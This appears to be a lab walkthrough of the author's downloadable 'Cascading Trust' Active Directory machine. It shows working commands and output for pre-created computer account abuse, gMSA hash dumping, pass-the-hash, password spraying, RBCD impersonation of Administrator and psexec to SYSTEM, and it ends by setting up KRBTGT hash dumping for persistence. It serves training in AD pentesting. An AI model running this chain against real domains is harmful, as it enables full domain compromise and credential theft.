I’ll be using my newly released machine, Cascading Trust, on Blacksite to demonstrate this attack chain. The machine is free and available to download.
Machine Overview
Cascading Trust is a Medium-difficulty Windows machine built around an Active Directory chain where five individually minor misconfigurations link together into full domain compromise. Starting from assumed-breach credentials, initial enumeration uncovers a computer account belonging to Pre-Windows 2000 Compatible Access, a group whose predictable password scheme yields a shell on that machine. That computer account is also authorized to read the password of a gMSA, and the resulting gMSA account is a member of a group permitted to connect over WinRM.
The WinRM session leaks an AutoLogon-stored plaintext password, which turns out to be reused by a separate domain user. That user holds GenericWrite over DC01, enabling Resource-Based Constrained Delegation to be configured against the Domain Controller and, from there, a ticket forged for Administrator completes the path to Domain Admin.
Initial Access
It’s an authorized assessment, so our initial credentials given by the client are ethan.mercer:E7han!Ops#Mercury26.
Enumeration
Nmap Scan
Even though we have initial credentials already provided, we will still run an Nmap scan to find more information about the target. To discover the target on a subnet, which in our case is 10.10.10.0/24, use nmap -sn <subnet>/24.
$ nmap 10.10.10.3 -sCV -oN Documents/Cascade/cascading
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-19 21:28 +0500
Nmap scan report for cascadetrust.local (10.10.10.3)
Host is up (0.00034s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-19 23:29:23Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascadetrust.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-19T23:30:11+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.cascadetrust.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.cascadetrust.local
| Not valid before: 2026-09-16T22:11:07
|_Not valid after:  2027-09-16T22:11:07
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cascadetrust.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-19T23:30:11+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.cascadetrust.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.cascadetrust.local
| Not valid before: 2026-09-16T22:11:07
|_Not valid after:  2027-09-16T22:11:07
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascadetrust.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-19T23:30:11+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject: commonName=DC01.cascadetrust.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.cascadetrust.local
| Not valid before: 2026-09-16T22:11:07
|_Not valid after:  2027-09-16T22:11:07
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cascadetrust.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.cascadetrust.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.cascadetrust.local
| Not valid before: 2026-09-16T22:11:07
|_Not valid after:  2027-09-16T22:11:07
|_ssl-date: 2026-09-19T23:30:11+00:00; +6h59m59s from scanner time.
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 08:00:27:42:6D:A6 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
The domain name is cascadetrust.local with various other running services like LDAP, Kerberos, and SMB, which confirm that it’s a domain controller.
We’ll add the domain and target machine to /etc/hosts so their hostnames resolve to the correct IP address.
sudo echo "10.10.10.3 cascadetrust.local dc01.cascadetrust.local" >> /etc/hosts
BloodHound Python Script
In an authorized engagement, we’ll start by gathering information about the Active Directory environment via the provided credentials to discover valuable users and find paths to get to a higher-privilege user.
First, we will verify our credentials with NetExec.
$ nxc ldap cascadetrust.local  -u 'ethan.mercer' -p 'E7han!Ops#Mercury26'
LDAP        10.10.10.3      389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:cascadetrust.local) (signing:None) (channel binding:Never)
LDAP        10.10.10.3      389    DC01             [+] cascadetrust.local\ethan.mercer:E7han!Ops#Mercury26
Our credentials are working, we can now use the BloodHound Python script to scan the target domain.
BloodHound.py is a Python based ingestor for BloodHound, based on Impacket.
$ bloodhound-python -u "ethan.mercer" -p 'E7han!Ops#Mercury26' -d cascadetrust.local -c all --zip -ns 10.10.10.3
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: cascadetrust.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.cascadetrust.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc01.cascadetrust.local
INFO: Found 11 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: DC01.cascadetrust.local
INFO: Done in 00M 01S
INFO: Compressing output into 20260919214134_bloodhound.zip
Once the scan is complete, start BloodHound and upload the .zip file to BloodHound.
Enumerating the Attack Path
Our initial user is not a part of any special group or has no interesting privileges over any object. There are no ARS-REP-able or Kerberoastable users either.

In this case, I’d like to look at the shortest path to the Domain Admin query result in BloodHound.

Nathan has GenericWrite over DC01, but there is no direct path that leads to owning Nathan. The group Account Operators has no members, so there’s no way to own that Group either.
In this scenario, I’ll enumerate more until I see a path that can lead to any higher level of permissions or access to other services. This Active Directory Methodology from HackTricks is a very good source.
Pre-Windows 2000 Compatible Access
While enumerating Pre-Windows 2000 Compatible Access. I found an interesting pathway. There are four members of this group.

MS01 is a member of the Cascade-InfraOps group, which has ReadGMSAPassword permission over two gMSAs, one of which, gMSA_INFRA$, is a member of Remote Management Users.
gMSA is a special domain account that lets Windows manage passwords automatically for services running on one or more servers.

If we can get the password of gMSA_INFRA$, we can get a shell on DC01, and it may lead to higher privileges.

Privilege Escalation: Ethan → gMSA_INFRA$
Computer accounts staged for legacy joins can retain a predictable initial password, and MS01 is one of them. We can verify it using the pre2k module from NetExec.
$ nxc ldap cascadetrust.local -u 'ethan.mercer' -p 'E7han!Ops#Mercury26' -M pre2k
LDAP        10.10.10.3      389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:cascadetrust.local) (signing:None) (channel binding:Never)
LDAP        10.10.10.3      389    DC01             [+] cascadetrust.local\ethan.mercer:E7han!Ops#Mercury26
PRE2K       10.10.10.3      389    DC01             Pre-created computer account: MS01$
PRE2K       10.10.10.3      389    DC01             Pre-created computer account: FS01$
PRE2K       10.10.10.3      389    DC01             [+] Found 2 pre-created computer accounts. Saved to /root/.nxc/modules/pre2k/cascadetrust.local/precreated_computers.txt
PRE2K       10.10.10.3      389    DC01             [+] Successfully obtained TGT for ms01@cascadetrust.local
PRE2K       10.10.10.3      389    DC01             [+] Successfully obtained TGT for fs01@cascadetrust.local
PRE2K       10.10.10.3      389    DC01             [+] Successfully obtained TGT for 2 pre-created computer accounts. Saved to /root/.nxc/modules/pre2k/ccache
In case of clow-too-skew error use
sudo timedatectl set-ntp offfollowed bysudo rdate -n $DC-IP
The predictable password is the lowercase name of the computer without the trailing $. We can use another NetExec command to verify this.
$ nxc smb cascadetrust.local -u 'ms01$' -p 'ms01'
SMB         10.10.10.3      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:cascadetrust.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.10.3      445    DC01             [-] cascadetrust.local\ms01$:ms01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
We received the STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT error, which is different from the STATUS_LOGON_FAILURE error returned for an incorrect password. This indicates that the computer account exists in Active Directory but has not yet been used by a machine to establish a domain trust.
In this state, the account’s password is considered expired, but we can still change it without an authenticated session using the SAMR protocol. We can use changepasswd, a Python script from Impacket, with the rpc-samr option to change the password through the SAMR interface.
$ impacket-changepasswd -p rpc-samr cascadetrust.local/'MS01$':ms01@10.10.10.3 -newpass 'P@ssword123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Changing the password of cascadetrust.local\MS01$
[*] Connecting to DCE/RPC as cascadetrust.local\MS01$
[*] Password was changed successfully.
Now we can verify our new password using NetExec.
$ nxc smb cascadetrust.local -u 'ms01$' -p 'P@ssword123!'
SMB         10.10.10.3      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:cascadetrust.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.10.3      445    DC01             [+] cascadetrust.local\ms01$:P@ssword123!
ReadGMSAPassword — gMSA_INFRA$
We now control the MS01$ computer account. MS01$ is a member of the Cascade-InfraOps group, which has permission to read the managed passwords of both gMSA_INFRA$ and gMSA_MAINT$.
With this access, we can retrieve the NTLM hashes of both gMSA accounts.

We can use gMSADumper Python script to dump the hashes/passwords.
gMSADumper Lists who can read any gMSA password blobs and parses them if the current user has access.
$ gMSADumper -u 'MS01$' -p 'P@ssword123!' -d cascadetrust.local
Users or groups who can read password for gMSA_INFRA$:
 > DC01$
 > Cascade-InfraOps
gMSA_INFRA$:::2b6e1a8ab9049fe58f16e61b6ddf6c1a
gMSA_INFRA$:aes256-cts-hmac-sha1-96:bae1765c36b81ac8ba740545ed7a43ba89f2f6b89a98dd3d4115719204140f30
gMSA_INFRA$:aes128-cts-hmac-sha1-96:d1819df506bf0dcfcb6abbc64b3cd0fd
Users or groups who can read password for gMSA_MAINT$:
 > Cascade-InfraOps
gMSA_MAINT$:::86af1f03444b4cc0b76aec67b097609e
gMSA_MAINT$:aes256-cts-hmac-sha1-96:ee81ab95d210f0513a8a7bf32e14092380cdb1998b641b3c79b8f6d2ad45ec62
gMSA_MAINT$:aes128-cts-hmac-sha1-96:6560d100d076e73d0c5cd5b2ee7f827e
We successfully fetched hahses of both gMSA users. Now we will try gMSA_INFRA$ NTLM hash to authenticate on DC01$ with evil-winrm.
$ evil-winrm -i cascadetrust.local -u 'gMSA_INFRA$' -H 2b6e1a8ab9049fe58f16e61b6ddf6c1a

< ... SNIP ... >
*Evil-WinRM* PS C:\Users\gMSA_INFRA$\Documents> whoami
cascade\gmsa_infra$
Privilege Escalation: gMSA_INFRA$ → nathan.cole
After gaining access to DC01$, my first instinct was to look for any special permissions or privileges associated with the account. However, it did not have any notable privileges.
While enumerating the user home directories, I came across an old credentials file named Infrastructure-Migration-Notes.txt on the Desktop of gMSA_INFRA$, located at: C:\Users\gMSA_INFRA$\Desktop.
*Evil-WinRM* PS C:\Users\gMSA_INFRA$\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\gMSA_INFRA$\Desktop> more Infrastructure-Migration-Notes.txt
Cascade Systems
Legacy File Migration
=====================
Migration contact:
Aaron Brooks
Helpdesk / Infrastructure Support
Legacy file migration account:
Username: aaron.brooks
Password: Aar0n!Brooks_Help26
Target:
\\DC01\LegacyMigration$
The credentials above were retained temporarily for
the migration window.
The credentials belong to the aaron.brooks user. The target \DC01\LegacyMigration$ appears to be a network share, likely accessible over SMB. We can use NetExec to confirm whether the share is accessible via SMB and verify the credentials.
$ nxc smb cascadetrust.local -u 'aaron.brooks' -p 'Aar0n!Brooks_Help26' --shares
SMB         10.10.10.3      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:cascadetrust.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.10.3      445    DC01             [+] cascadetrust.local\aaron.brooks:Aar0n!Brooks_Help26
SMB         10.10.10.3      445    DC01             [*] Enumerated shares
SMB         10.10.10.3      445    DC01             Share           Permissions     Remark
SMB         10.10.10.3      445    DC01             -----           -----------     ------
SMB         10.10.10.3      445    DC01             ADMIN$                          Remote Admin
SMB         10.10.10.3      445    DC01             C$                              Default share
SMB         10.10.10.3      445    DC01             IPC$            READ            Remote IPC
SMB         10.10.10.3      445    DC01             LegacyMigration$ READ            Legacy file migration staging area
SMB         10.10.10.3      445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.10.3      445    DC01             SYSVOL          READ            Logon server share
The credentials did work for the SMB service and we have Read access on LegacyMigration$ share on the SMB instance. Let’s use smbclient to search through the share.
$ smbclient //cascadetrust.local/LegacyMigration$ -U 'aaron.brooks'
Password for [WORKGROUP\aaron.brooks]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Sep 17 04:31:58 2026
  ..                                  D        0  Thu Sep 17 03:56:24 2026
  README.txt                          A      187  Thu Sep 17 03:56:33 2026
  USER.txt                            A       36  Thu Sep 17 04:08:54 2026
                12946687 blocks of size 4096. 9720641 blocks available
There are only two text file in the share, I pulled both of them on my local attacking instance.
$ cat README.txt
Cascade Systems Ltd.
Legacy Migration Staging
Migration completed.
No active files remain in this staging area.
For historical migration records, contact Infrastructure Operations.
The ReadMe file did not contain any valuable information. However, we did find our first flag.
$ cat USER.txt
CASCADE{the_first_link_in_the_chain}
After hitting a dead end with SMB, I enumerated other services to see if aaron.brooks’ credentials could be used elsewhere, but found no additional access.
Password reuse is also common in corporate environments, where users may reuse the same password across multiple accounts. We can use NetExec to test whether aaron.brooks’ password is also valid for any other domain users.
First, we’ll enumerate all domain users.
$ nxc smb cascadetrust.local -u 'aaron.brooks' -p 'Aar0n!Brooks_Help26' --users
SMB         10.10.10.3      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:cascadetrust.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.10.3      445    DC01             [+] cascadetrust.local\aaron.brooks:Aar0n!Brooks_Help26
SMB         10.10.10.3      445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.10.3      445    DC01             Administrator                 2026-09-17 04:41:39 0       Built-in account for administering the computer/domain
SMB         10.10.10.3      445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.10.3      445    DC01             krbtgt                        2026-09-16 17:01:58 0       Key Distribution Center Service Account
SMB         10.10.10.3      445    DC01             ethan.mercer                  2026-09-16 18:01:44 0       IT Operations
SMB         10.10.10.3      445    DC01             nathan.cole                   2026-09-16 23:13:27 0       Systems Administration
SMB         10.10.10.3      445    DC01             chloe.warren                  2026-09-16 17:35:33 0       Infrastructure Support
SMB         10.10.10.3      445    DC01             aaron.brooks                  2026-09-16 23:03:53 0       Helpdesk Analyst
SMB         10.10.10.3      445    DC01             sophia.grant                  2026-09-16 17:36:46 0       Finance Systems
SMB         10.10.10.3      445    DC01             [*] Enumerated 8 local users: CASCADE

# Use the below command to make a list of users
$ nxc smb cascadetrust.local -u 'aaron.brooks' -p 'Aar0n!Brooks_Help26' --users | grep -E '[0-9]{4}-[0-9]{2}-[0-9]{2}' | awk '{print $5}'
Administrator
krbtgt
ethan.mercer
nathan.cole
chloe.warren
aaron.brooks
sophia.grant
Copy the users to a file, we’ll use NetExec to test the password against all the users.
$ nxc smb cascadetrust.local -u users -p 'Aar0n!Brooks_Help26' --continue
SMB         10.10.10.3      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:cascadetrust.local) (signing:True) (SMBv1:None) (Null Auth:True)
< ... SNIP ... >
SMB         10.10.10.3      445    DC01             [+] cascadetrust.local\nathan.cole:Aar0n!Brooks_Help26
SMB         10.10.10.3      445    DC01             [-] cascadetrust.local\chloe.warren:Aar0n!Brooks_Help26 STATUS_LOGON_FAILURE
SMB         10.10.10.3      445    DC01             [+] cascadetrust.local\aaron.brooks:Aar0n!Brooks_Help26
SMB         10.10.10.3      445    DC01             [-] cascadetrust.local\sophia.grant:Aar0n!Brooks_Help26 STATUS_LOGON_FAILURE
The password worked for nathan.cole as well. Nathan has GenericWrite over DC01$ which we discovered during our initial enumeration.

Resource-Based Contrained Delegation — RBCD
Having GenericWrite permissions over the DC01 computer object allows us to perform a Resource-Based Constrained Delegation (RBCD) attack by modifying its msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
This attribute defines which security principals are allowed to act on behalf of other users when accessing the target computer. By modifying it, we can configure DC01 to trust a computer account that we control, allowing that account to impersonate users when authenticating to services on DC01.
A common way to abuse this is by creating a new computer account that we control. This is possible when the domain’s MachineAccountQuota is greater than zero, as it allows a regular domain user to create up to 10 computer accounts by default. The newly created computer account can then be configured as a trusted principal in DC01's msDS-AllowedToActOnBehalfOfOtherIdentity attribute, enabling the RBCD attack. We will then abuse it further to impoersonate as Administrator.
Privilege Escalation: nathan.cole → Administrator
We can use maq module from NetExec to list the current MachineAccountQuota limit.
$ nxc ldap cascadetrust.local -u nathan.cole  -p 'Aar0n!Brooks_Help26' -M maq
LDAP        10.10.10.3      389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:cascadetrust.local) (signing:None) (channel binding:Never)
LDAP        10.10.10.3      389    DC01             [+] cascadetrust.local\nathan.cole:Aar0n!Brooks_Help26
MAQ         10.10.10.3      389    DC01             [*] Getting the MachineAccountQuota
MAQ         10.10.10.3      389    DC01             MachineAccountQuota: 10
From our attack chain earlier, we already compromised MS01$, we can either use that or create a new account to perform this attack. I’ll create a new one to show how it works. We’ll use addcomputer python script from Impacket.
$ impacket-addcomputer 'cascadetrust.local/nathan.cole:Aar0n!Brooks_Help26' -computer-name 'CASCDEV$' -computer-pass 'CascDev@2026!' -dc-ip 10.10.10.3
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Successfully added machine account CASCDEV$ with password CascDev@2026!.
The new computer is added successfully now we’ll modify the delegation rights, configuring RBCD on new computer account. We’ll use rbcd script from Impkacet for this step.
$ impacket-rbcd -action write -delegate-from 'CASCDEV$' -delegate-to 'DC01$' -dc-ip 10.10.10.3 'cascadetrust.local/nathan.cole:Aar0n!Brooks_Help26'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Accounts allowed to act on behalf of other identity:
[-] SID not found in LDAP: S-1-5-21-3578428872-1584047708-3989521478-1117
[*] Delegation rights modified successfully!
[*] CASCDEV$ can now impersonate users on DC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[-] SID not found in LDAP: S-1-5-21-3578428872-1584047708-3989521478-1117
[*]     CASCDEV$     (S-1-5-21-3578428872-1584047708-3989521478-1120)
We could set
-delegate-fromflag to MS01$ to configure RBCD on MS01$.
Now that the delegation rights are in place, we can use the computer account we control, such as CASCDEV$ or MS01$, to request a service ticket on behalf of the Administrator user.
Before doing so, it is important to understand that a Kerberos service ticket is issued for a specific service, not simply for the target computer. Therefore, we must specify which service running on DC01 we want to access. In this case, we will request a ticket for the CIFS service, which is used for SMB file sharing.
The resulting CIFS service ticket is valid for the CIFS service on DC01; it cannot be used to authenticate to other services running on the same computer, such as HTTP or LDAP. If we wanted to access one of those services, we would need to request a service ticket for the corresponding service principal.
To request the Administrator’s CIFS service ticket using RBCD, we will use Impacket’s getST script. The request is made using the computer account we control, such as CASCDEV$, which has been configured as a trusted principal for RBCD on DC01.
$ impacket-getST -spn 'cifs/DC01.cascadetrust.local' -impersonate Administrator -dc-ip 10.10.10.3 'cascadetrust.local/CASCDEV$:CascDev@2026!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC01.cascadetrust.local@CASCADETRUST.LOCAL.ccache
The Administrator user’s .ccache service ticket is stored locally. We can use the KRB5CCNAME environment variable to point Kerberos tools to this credential cache. Once set, klist can be used to display the tickets stored in the cache.
export KRB5CCNAME=Administrator@cifs_DC01.cascadetrust.local@CASCADETRUST.LOCAL.ccache
Once it’s set we can use klist command to list the tickets.

Notice that the service principal in the ticket is CIFS. CIFS is the SMB file-sharing service, so the ticket is specifically for the SMB service running on DC01.
With a valid Administrator service ticket for CIFS on DC01, we can use tools such as psexec from Impacket to authenticate to the SMB service and obtain an Administrator shell on DC01.
$ impacket-psexec -k -no-pass 'cascadetrust.local/Administrator@DC01.cascadetrust.local'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on DC01.cascadetrust.local.....
[*] Found writable share ADMIN$
[*] Uploading file DBrYSquo.exe
[*] Opening SVCManager on DC01.cascadetrust.local.....
[*] Creating service NeHi on DC01.cascadetrust.local.....
[*] Starting service NeHi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
# Root flag
C:\Users\Administrator\Desktop> more ROOT.txt
CASCADE{trust_is_only_as_strong_as_its_delegation}
We now shell as nt authority\system which is highest privileges we can get.
Kerberos Persistence
For an attacker, and during a Red Team assessment, maintaining access while minimizing detection is an important objective. In this section, we’ll demonstrate one technique that can be used to establish persistent access within the domain.

Using the same Administrator service ticket, we can access the domain controller with sufficient privileges to dump the hashes from NTDS.dit, including the hash of the KRBTGT account.
The KRBTGT account is responsible for signing Kerberos Ticket Granting Tickets (TGTs). Compromising its NTLM hash can therefore allow an attacker to forge Kerberos authentication tickets, such as Golden Tickets, providing a powerful persistence mechanism within the domain.
For this reason, rotating the KRBTGT password is an important part of incident response after a domain compromise. A common recommendation is to reset it twice a year, allowing previously issued tickets to expire between resets.
We can use NetExec with the Administrator user’s imported .ccache file to authenticate to the domain controller over SMB and dump the NTDS database hashes.
